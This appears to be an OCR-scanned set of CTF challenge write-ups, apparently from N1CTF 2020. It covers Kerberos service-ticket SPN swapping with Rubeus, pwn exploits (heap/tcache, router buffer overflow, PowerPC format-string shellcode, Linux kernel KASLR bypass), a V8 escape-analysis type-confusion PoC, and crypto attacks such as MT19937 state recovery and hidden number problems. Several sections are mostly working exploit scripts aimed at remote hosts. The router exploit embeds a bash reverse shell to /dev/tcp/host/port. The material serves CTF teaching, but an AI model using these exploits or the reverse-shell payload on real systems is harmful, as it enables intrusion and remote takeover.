
> The following SPNs are automatically mapped to HOST (SPNMapping property value)

> host=alerter,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem,
> policyagent,
> oakley,dmserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman,netdde,netddeds
> m,nmagent,
> plugplay,protectedstorage,rasman,rpclocator,rpc,rpcss,remoteaccess,rsvp,samss,scardsvr,s
> cesrv,
> seclogon,scm,dcom,cifs,spooler,snmp,schedule,tapisrv,trksvr,trkwks,ups,time,wins,www,htt
> p,w3svc,
> iisadmin,msdtc


This means that tgs in SPNMapping can be converted to each other, as they are essentially mapped to the Host.

How to exploit?
Very simple, just change the sname(service name).

- Before:




- After:




The easiest way is to edit tgs in hexadecimal.

ticket.kirbi

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	对应文本
00000000	76	82	05	D4	30	82	05	D0	A0	03	02	01	05	A1	03	02	v,.Ô0,.Ð ....¡..
00000010	01	16	A2	82	04	EC	30	82	04	E8	61	82	04	E4	30	82	..¢,.ì0,.èa,.ä0,
00000020	04	E0	A0	03	02	01	05	A1	0B	1B	09	4E	31	43	54	46	.à ....¡...N1CTF
00000030	2E	4C	41	42	A2	15	30	13	A0	03	02	01	02	A1	0C	30	.LAB¢.0. ....¡.0
00000040	0A	1B	04	68	6F	73	74	1B	02	64	63	A3	82	04	B3	30	...host..dc£,.³0
00000050	82	04	AF	A0	03	02	01	12	A1	03	02	01	03	A2	82	04	,.¯ ....¡....¢,.
00000060	A1	04	82	04	9D	99	C1	96	5B	4C	FF	4C	06	A9	A9	9C	¡.,..™Á-[LÿL.©©œ
00000070	69	0A	26	CF	6D	46	57	EC	18	23	A4	24	46	91	5E	60	i.&ÏmFWì.#¤$F'^`
00000080	F5	FE	09	D9	BE	DF	DD	C3	67	B2	75	62	BA	F7	9F	94	õþ.Ù¾ßÝÃg²ub°÷Ÿ"
00000090	18	AB	D0	26	EE	E7	01	D0	35	2C	60	B6	42	F5	02	F0	.«Ð&îç.Ð5,`¶Bõ.ð
000000A0	60	12	96	B2	4B	7C	18	EB	54	98	7F	0E	0A	2D	DD	0A	`.–²K|.ëT˜...-Ý.
000000B0	E0	86	60	9C	1E	19	8E	C1	FF	73	5D	C3	90	5D	14	95	à†`œ..ŽÁÿs]Ã.].•
000000C0	1B	6F	B1	9B	EC	1F	B8	8C	DB	9A	70	12	B9	EA	C4	89	.o±›ì.¸ŒÛšp.¹êÄ‰
000000D0	60	4D	CF	70	02	F6	E0	D8	76	C8	44	DF	F2	4A	C9	53	`MÏp.öàØvÈDßòJÉS
000000E0	53	7C	AB	A4	39	91	7B	13	EC	15	82	39	BC	CD	28	0C	S|«¤9'{.ì.,9¼Í(.
000000F0	BC	36	15	84	CA	56	AF	3C	0A	33	A9	31	C0	0F	09	F2	¼6.„ÊV¯<.3©1À..ò
00000100	B5	40	AA	CE	26	B9	35	D8	FA	71	27	BB	61	0C	25	8E	µ@ªÎ&¹5Øúq'»a.%Ž
00000110	53	9F	02	9C	7F	39	78	03	D1	4C	FA	F2	21	8B	B3	0C	SŸ.œ.9x.ÑLúò!‹³.
00000120	36	5A	D3	11	BE	2C	DE	6A	71	5A	4F	B1	6C	DA	06	D7	6ZÓ.¾,ÞjqZO±lÚ.×
00000130	7B	F2	A3	F2	F3	8E	E9	1C	DA	AE	11	32	C7	ED	89	A2	{ò£òóŽé.Ú®.2Çí‰¢
00000140	9A	F3	97	D9	D7	E3	B2	9A	DF	DA	54	C2	7B	71	C9	1A	šó—Ù×ã²šßÚTÂ{qÉ.
00000150	F0	45	93	DD	33	9B	84	F7	C1	D7	58	DD	90	49	4D	D5	ðE"Ý3›„÷Á×XÝ.IMÕ
00000160	F5	69	AB	55	18	CF	43	C8	ED	D1	73	98	5C	49	D2	D1	õi«U.ÏCÈíÑs˜\IÒÑ
00000170	5A	9F	FC	C4	3F	8E	E3	03	5C	EE	1A	AE	2D	50	5F	14	ZŸüÄ?Žã.\î.®-P_.
00000180	6E	C5	E6	18	BF	2C	93	72	DD	0C	40	23	19	8F	6A	3F	nÅæ.¿,"rÝ.@#..j?
00000190	09	B7	D6	02	B4	8D	62	3C	6D	31	2E	49	8B	62	87	38	.·Ö.´.b<m1.I‹b‡8




Then, loading tickets via ptt:



That's all!

By the way, after talking to Daiker(The only one who solves the questions), I found out that Impacket will converts tickets automatically, and that Rubures can also do this too(with specific parameter `altservice`).



`Rubeus.exe s4u </ticket:BASE64 | /ticket:FILE.KIRBI> </impersonateuser:USER | /tgs:BASE64 | /tgs:FILE.KIRBI> /msdsspn:SERVICE/SERVER [/altservice:SERVICE] [/dc:DOMAIN_CONTROLLER] [/outfile:FILENAME] [/ptt] [/nowrap]`

Pwn

SignIn

```
from pwn import *
from time import time
s = process("./signin")
libc = ELF("./libc.so")
def add(idx,num):
    s.sendlineafter(">>","1")
    s.sendlineafter("Index:",str(idx))
    s.sendlineafter("Number:",str(num))

def free(idx):
    s.sendlineafter(">>","2")
    s.sendlineafter("Index:",str(idx))


def show(idx):
    s.sendlineafter(">>","3")
    s.sendlineafter("Index:",str(idx))

for i in range(257):
```

```
    print i,
    add(1,1)
for i in range(514):
    print i,
    free(1)
show(1)
tmp = int(s.recvline(keepends=False))-0x3ebca0
success(hex(tmp))
free_hook = libc.sym['__free_hook']+tmp
system = tmp+libc.sym['system']
for i in range(269):
    print i,
    free(1)
show(1)
# gdb.attach(s,'b *$rebase(0x11e0)\nc')
add(1,free_hook-0x8)
add(2,u64("/bin/sh\x00"))
add(2,system)
s.interactive()

# 0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   rcx == NULL

# 0x4f432 execve("/bin/sh", rsp+0x40, environ)
# constraints:
#   [rsp+0x40] == NULL

# 0x10a41c execve("/bin/sh", rsp+0x70, environ)
# constraints:
#   [rsp+0x70] == NULL
```

EasyWrite

```
from pwn import *

libc = ELF("./libc-2.31.so")
p = remote('124.156.183.246',20000)
p.recvuntil(":")
libc_base = int(p.recvline().strip(), 16) - libc.sym["setbuf"]


tcache_ptr = libc_base + 0x1f34f0
fake = p32(0) + p32(1)
fake = fake.ljust(0x12*8,'\x00')
fake += p64(libc_base + libc.sym["__free_hook"] - 0x10)
p.recvuntil('message')
p.sendline(fake)
p.recvuntil('write')
p.send(p64(tcache_ptr))
p.recvuntil('message?')
p.sendline('/bin/sh\x00'+p64(0)+p64(libc_base + libc.sym['system']))

p.interactive()
```

Babyrouter

Unexcepted

Because of qemu-usermode,ASLR is off. So many vulnerabilities could be used.For example,some teams used CVE-2018-18708.

Because ASLR is off,libc-base doesn't change, so you could use it to bypass 00.

exp:

```
import requests
from pwn import *

url = "http://8.210.119.59:9990/goform/setMacFilterCfg"
cookie = {"Cookie":"password=12345"}
cmd='bash -c "bash -i >& /dev/tcp/host/port 0>&1"\x00'
libc_base = 0xf65d8f70-0x0003df70
system_offset = 0x5a270
gadget1_offset = 0x18298
gadget2_offset = 0x40cb8
system_addr = libc_base + system_offset
gadget1 = libc_base + gadget1_offset
gadget2 = libc_base + gadget2_offset

payload = "A"*176 + p32(gadget1) + p32(system_addr) + p32(gadget2) + cmd

data = {"macFilterType": "white", "deviceList": "\r"+ payload}
s=requests.post(url, cookies=cookie, data=data)
print s.text
```

Excepted

Under the excepted environment,ASLR is on,so many vulnerabilities couldn't be used.You should find some way to bypass 00.

Because the vulnerability my exp used is a 0day,I will not release details.

In my exp,the vulnerability can cause overflow multiple times,and I use it to bypass 00.Then, just need to control parameters.

Escape

This is a Chromium exploitation challenge. Before we get into the challenge, I want to apologize for my akushumi of disabling WASM :p. I wasted a large proportion of time when solving another Chromium challenge in one of the CTFs thanks to this, so I was hoping to see some other techniques. (Also to prepare for W^X WASM JIT patch in v8, because one day it will be landed right?).

The patch:

```
diff --git a/src/compiler/escape-analysis.cc b/src/compiler/escape-analysis.cc
index 2a096b6933..3046d7b04e 100644
--- a/src/compiler/escape-analysis.cc
```

```
+++ b/src/compiler/escape-analysis.cc
@@ -178,7 +178,7 @@ class EscapeAnalysisTracker : public ZoneObject {
         : VariableTracker::Scope(&tracker->variable_states_, node, reduction),
           tracker_(tracker),
           reducer_(reducer) {}
-    const VirtualObject* GetVirtualObject(Node* node) {
+    VirtualObject* GetVirtualObject(Node* node) {
       VirtualObject* vobject = tracker_->virtual_objects_.Get(node);
       if (vobject) vobject->AddDependency(current_node());
       return vobject;
@@ -576,10 +576,14 @@ void ReduceNode(const Operator* op,
EscapeAnalysisTracker::Scope* current,
     case IrOpcode::kStoreField: {
       Node* object = current->ValueInput(0);
       Node* value = current->ValueInput(1);
-      const VirtualObject* vobject = current->GetVirtualObject(object);
+      VirtualObject* vobject = current->GetVirtualObject(object);
       Variable var;
       if (vobject && !vobject->HasEscaped() &&
           vobject->FieldAt(OffsetOfFieldAccess(op)).To(&var)) {
+        // Attach cached map info to the virtual object.
+        if (OffsetOfFieldAccess(op) == HeapObject::kMapOffset) {
+          vobject->SetMap(value);
+        }
         current->Set(var, value);
         current->MarkForDeletion();
       } else {
@@ -747,6 +751,17 @@ void ReduceNode(const Operator* op,
EscapeAnalysisTracker::Scope* current,
           // yet.
           break;
         }
+      } else if (vobject) {
+        Node* cache_map = vobject->Map();
+        if (cache_map) {
+          Type const map_type = NodeProperties::GetType(cache_map);
+          if (map_type.IsHeapConstant() &&
+              params.maps().contains(
+                  map_type.AsHeapConstant()->Ref().AsMap().object())) {
+            current->MarkForDeletion();
+            break;
+          }
+        }
       }
       current->SetEscaped(checked);
       break;
@@ -804,6 +819,12 @@ void ReduceNode(const Operator* op,
EscapeAnalysisTracker::Scope* current,
       for (int i = 0; i < value_input_count; ++i) {
         Node* input = current->ValueInput(i);
         current->SetEscaped(input);
+
+        // Invalidate associated map cache for all value input nodes.
+        VirtualObject* vobject = current->GetVirtualObject(input);
+        if (vobject) {
+          vobject->SetMap(nullptr);
+        }
       }
```

```
       if (OperatorProperties::HasContextInput(op)) {
         current->SetEscaped(current->ContextInput());
diff --git a/src/compiler/escape-analysis.h b/src/compiler/escape-analysis.h
index 0fbc7d0bdd..ec56488388 100644
--- a/src/compiler/escape-analysis.h
+++ b/src/compiler/escape-analysis.h
@@ -147,11 +147,14 @@ class VirtualObject : public Dependable {
   bool HasEscaped() const { return escaped_; }
   const_iterator begin() const { return fields_.begin(); }
   const_iterator end() const { return fields_.end(); }
+  Node* Map() const { return map_; }
+  void SetMap(Node* map) { map_ = map; }

  private:
   bool escaped_ = false;
   Id id_;
   ZoneVector<Variable> fields_;
+  Node* map_;
 };

 class EscapeAnalysisResult {
```

From the patch we can see that, a new "caching" logic was added in `escape analysis`. Now every `virtual object` has a `map_` associated with it. It was used in `CheckMaps` elimination. One thing we need to notice is that the operations on `virtual objects` should consider if it's already escaped, so this patch introduces a type confusion bug.

After analyzing the patch we can craft ourselves some PoCs:

```
function opt(cb) {
  for(var i = 0; i < 200000; i++) { }     // trigger JIT
  let v = [1.1];      // double elements
  let o = [v];        // now o & v are not escaped and have their maps cached
  cb(o);              // now o & v are escaped, but only o's cached maps are
invalidated.
  return v[0];        // type confusion, v is still treated as double elements.
}

let x = new Array(4);
for(var i = 0; i < 10; i++) {
  opt((o) => {});
}
console.log(opt((o) => { o[0][0] = x; }));
```

With the `fakeobj` and `addrof` primitives constructed out of the PoC, it's not hard to get arbitrary read/write primitive. For code execution, I used `window.createElement("div")` to create a native object with `Vtable`, and overwrite the `Vtable` to get the flag.

Echoserver

First at all, I apologize for the meaningless format string, which wastes many time to adjust it.This challenge is inspired by CVE-2017-6736, which use snmp to write shellcode in memory, but I failed to design a protocol like that, finally I choose the format string :(, sorry for that again.

And I've made another mistake: the qemu don't have nx either in system mode. It can jump to shellcode directly. My solution contains the step that bypass the nx:

Firstly, overwrite `malloc_hook` to `0x10067140`, which is a function can call pointer consecutively, then overwrite the first function pointer to `_dl_make_stack_executable`,and some data use in it like `__stack_prot`. Then overwrite the second function pointer to the address of your shellcode, finally write the shellcode use format string. Then it can be triggered by a large print like `%114514x`. The printf will do malloc(114514 + 0x20),so we can control `r3` according to this, and pass it to `_dl_make_stack_executable`.

fmt_attack.py:

```
from pwn import *

arch = 32


class Payload:
    def __init__(self, index,addon = ''):
        self.__index = index
        self.__payload = ''
        self.__chunk_list = []
        self.__addon = addon

    def add_write_chunk(self, value, address,
write_len=int(arch/8),is_raw_length = False):
        if write_len != 2 and write_len != 1 and write_len != 4 and write_len !=
8:
            raise ValueError
        if value < 0:
            raise ValueError
        if write_len == 1 or write_len == 2:
            if value >= (1 << (write_len*8)):
                raise ValueError
            write_chunk = FmtChunkW(value, address, write_len=write_len)
            self.__chunk_list.append(write_chunk)
        if write_len == 4:
            if value >= 0x100000000:
                raise ValueError
            if is_raw_length:
                write_chunk = FmtChunkW(value, address, write_len=write_len)
                self.__chunk_list.append(write_chunk)
            else:
                high = value >> 16
                low = value % 0x10000
                high_chunk = FmtChunkW(high, address+2)
                low_chunk = FmtChunkW(low, address)
                self.__chunk_list.append(high_chunk)
                self.__chunk_list.append(low_chunk)
        if write_len == 8:
            if value >= 0x10000000000000000:
                raise ValueError
            for i in range(4):
                write_value = (value >> (i*16)) % 0x10000
                write_address = address + i*2
                self.__chunk_list.append(FmtChunkW(write_value, write_address))
        return

    def get_payload(self):
```

```
        self.__chunk_list.sort(cmp=lambda chunk1, chunk2: int(chunk1) -
int(chunk2))
        guess_length = len(self.__chunk_list) * 12   #  for most solutions
        guess_index = int(guess_length * 8 / arch) + 1
        while True:
            if guess_index < 0:
                exit(0)
            guess_string = self.gen_string(guess_index)
            if 'Z' * int(arch / 8) in guess_string:
                guess_index -= 1
            else:
                return guess_string

    def gen_string(self, start_index):
        last_value = 0
        format_string = ''
        address_string = ''
        for i in self.__chunk_list:
            tmp_format_string, tmp_address_string = \
                i.get_format(self.__index + start_index +
self.__chunk_list.index(i), last_value)
            format_string += tmp_format_string
            address_string += tmp_address_string
            last_value = int(i)
        return format_string.ljust(start_index * int(arch / 8), 'Z') +
self.__addon + address_string

class FmtChunkW:
    def __init__(self, value, address, write_len=2):
        self.__write_value = value
        self.__write_address = address
        self.__write_len = write_len

    def get_format(self, index, last_len):
        write_len = self.__write_value-last_len
        format_str = ''
        if write_len < 0:
            raise ValueError
        if write_len <= 4:
            format_str += 'a'*write_len
        else:
            format_str += '%' + str(write_len) + 'c'
        format_str += '%' + str(index) + '$'
        if self.__write_len != 2 and self.__write_len != 4 and self.__write_len
!= 1:
            raise ValueError
        if self.__write_len == 2:
            format_str += 'hn'
        if self.__write_len == 1:
            format_str += 'hhn'
        if self.__write_len == 4:
            format_str += 'n'
        return format_str, str(self)

    def __int__(self):
        return int(self.__write_value)

    def __str__(self):
```

```
        if arch == 64:
            return p64(self.__write_address)
        if arch == 32:
            return p32(self.__write_address)
        return None
```

exp.py:

```
from pwn import *
from fmt_attack import Payload

# p = process(['qemu-ppc','./pwn22'])
p = remote('150.158.156.120',23333)
#context.log_level = 'debug'
context.arch = 'powerpc'

def small2big(a):
    return u32(p32(a),endian='big')
a = Payload(13 + 3,addon=('%' + str(0x1009FF80-0x20) + 'x').ljust(12,'b'))
def add_big_endian(value,addr):
    global a
    a.add_write_chunk(value >> 16,small2big(addr),write_len=2)
    a.add_write_chunk(value & 0xffff,small2big(addr + 2),write_len=2)

add_big_endian(0x10067140,0x100A0E10) # malloc_hook
# add_big_endian(0x100A1000,0x1009FF80) # libc_stack
a.add_write_chunk(7,small2big(0x1009FF88),write_len=4,is_raw_length=True) #
__stack_prot
'''
dl_make_stack_exec
'''
add_big_endian(0x10053D70,0x1009FB00)  # _dl_make_stack_executable
add_big_endian(0x100A1000,0x1009FAFC)
add_big_endian(u32('flag',endian='big'),0x100a0000)

add_big_endian(u32(asm('lis r3,0x100a')),0x100A1000)
add_big_endian(u32(asm('li r0,5')),0x100A1000 + 4)
add_big_endian(u32(asm('li r4,0')),0x100A1000 + 8)
add_big_endian(u32(asm('sc')),0x100A1000 + 12)

add_big_endian(u32(asm('li r5,0')),0x100A1000 + 16)
add_big_endian(u32(asm('mr r4,r3')),0x100A1000 + 20)
add_big_endian(u32(asm('li r3,1')),0x100A1000 + 24)
add_big_endian(u32(asm('li r0,186')),0x100A1000 + 28)  # sendfile syscall
add_big_endian(u32(asm('li r6,0x100')),0x100A1000 + 32)
add_big_endian(u32(asm('sc')),0x100A1000 + 36)


payload = a.get_payload()
p.send(payload)
# p.recvuntil('n1ctf')
p.interactive()
```

By the way,it's hard to do stack pivot in powerpc.If this challenge made with x86, it's easy to rop with `xchg eax,esp` or some gadget like setcontext.

Kemu

Maybe update on https://github.com/Nu1LCTF/n1ctf-2020/tree/main/PWN/Kemu

W2L

This is a challenge of Linux kernel exploitation. The bug introduced in the patch is CVE-2017-7308 which provides an overwrite primitive. It's not hard to find a public exploit for this bug. But the way to bypass the KASLR in these public exploits is ad-hoc. I was expecting to see folks can come up with a new technique to leak kernel information and thus bypass KALSR. Unfortunately, in the script running qemu, I mistakenly disabled SMAP/SMEP which was intended to be enabled. This mistake made this challenge easier because ret2usr is sufficient to exploit the vulnerability.

I would like to introduce the intended solution for this challenge with SMAP/SMEP and KASLR enabled. Since the public exploit has already demonstrated how to obtain the control-flow hijacking primitive from the overwrite primitive, I will focus on how to obtain the leak primitive from the overwrite primitive so as to leak kernel information and bypass KASLR.

In most kernels, there exist a special type of structure which contains a length fiekld controlling the size of a kernel buffer. This type of structure is really useful when there are channels to leak the content in the kernel buffer to the userland. For example, `copy_to_user` is one of the leaking channels in Linux kernel. When `copy_to_user` is invoked, if the `size` parameter is propagated from the length field and the `src` parameter is the address of a kernel buffer, the content of the kernel buffer can be read in the userland. We call this type of structures as `leakable elastic structure`.

Leakable elastic structures can be used for overreading through enlarging its length field using the vulnerability. In this challenge, we already have the primitive overwriting the adjacent data, what we need to do is to find a `leakable elastic structure` , put it after the vulnerable object, overwrite the length field with a large value, and finally leak the kernel information through the channel. In this challenge, we use the leakable elastic structure `user_key_payload` to leak kernel base address. `user_key_payload` is very powerful because it can be allocated in many general caches. Its flexibility allows us to spray it in different caches to cater to different vulnerabilities. Please refer to here to see our exploit utilizing `struct user_key_payload` to bypass KASLR.

Regarding this type of magic object, there is more to explore. (1) How many leakable elastic structures are there in different kernels? (2) Is this leaking technique general? (3) Do we need mitigation mechanism to prevent such leaking? (4) etc. To answer these questions, we researched on this leaking technique and published the results in our paper.

Crypto

VSS

I found an interesting threshold scheme called Visual Threshold Scheme from a cryptography textbook and then implemented it in Python with the builtin random module which is implemented using MT19937. There are already several tools to recover the most likely state of the prng with 624 32-bit integers known and predict using that state, e.g. randcrack. In this challenge, we can use the information that the border of the qrcode is white to obtain the first 624 32-bit integers generated by the prng.
My Solution:

```
from PIL import Image
from randcrack import RandCrack
import random
share = Image.open('share2.png')
width = share.size[0]//2
res = Image.new('L', (width, width))
bits = ''
for idx in range(width*width-624*32, width*width):
    i, j = idx//width, idx % width
    if share.getpixel((2*j, 2*i)) == 255:
        bits += '0'
    else:
        bits += '1'
rc = RandCrack()
for i in range(len(bits), 0, -32):
    rc.submit(int(bits[i-32:i], 2))
flipped_coins = [int(bit)
                 for bit in bin(rc.predict_getrandbits(width*width-624*32))
[2:].zfill(width*width-624*32)] + list(map(int, bits))

data = []

for idx in range(width*width):
    i, j = idx//width, idx % width
    if share.getpixel((2*j, 2*i)) == 255:
        data.append(0 if flipped_coins[idx] else 255)
    else:
        data.append(255 if flipped_coins[idx] else 0)

res.putdata(data)
res.save('ans.png')
```

BabyProof

Zero-knowledge proof

Zero-knowledge proof is a hot topic in the field of Cryptography, and has many applications in Blockchain. There are, however, few CTF chanlleges on this topic. So, I made this challenge for fun, though the key point to solve the challenge has no relation with zero-knowledge proof.

Actually, the construction of the challenge is similar to that of the Schnorr Signature Scheme, which uses a technique, known as Fiat–Shamir heuristic, to convert an interactive proof of knowledge into a non-interactive one by applying a cryptographic hash function as the random oracle.

The Schnorr scheme for elliptic curves looks as follows:

- **Public parameters:** A prime-order group on an elliptic curve with the basepoint `B`, in which the discrete logarithm problem (finding scalar `a` given point `[a]B`) is believed to be hard.
- **Key generation:** Select random scalar `a` as the secret (aka signing) key. Use `A = [a]B` as the public (verifying) key.
- **Signing:** Select random scalar `r`. Compute `R := [r]B`, `h := Hash(R ‖ M)`, and finally `s := r + h*a`. Output `(R, s)`.
- **Verification:** Given the public key `A` and signature `(R, s)`, verify `[s]B == R + [Hash(R ‖ M)]A`.

The signature scheme works in that the randomly (uniformly) selected scalar `r` **masks** the multiplication of `h` and `a` over the prime-order group. Therefore, the verifier acquires **zero** knowledge about the secret key `a`, while can be convinced that the prover really knows `a`.

HNP

However, in this task, we can see that the distribution of the secret selected scalar v over the prime-order group $\mathbb{Z}_q^*$ is not uniform:

```
v = getRandomRange(1, x)
```

It always falls in the interval $[1, x]$, where x is a 247-bit integer and the prime q is about 256-bit, thus making v relatively small compared to q. And this leads to a well-known problem in Cryptanalysis -- **the hidden number problem**.

From the instance, we can continuously get some data that satisfying

$$r_i = v_i - c_i \cdot x \pmod{q_i},$$

where only v_i and x are unknown.

By some transformation, it can be rewritten as

$$v_i = -k_i q_i + c_i x + r_i.$$

Then, we can construct the lattice

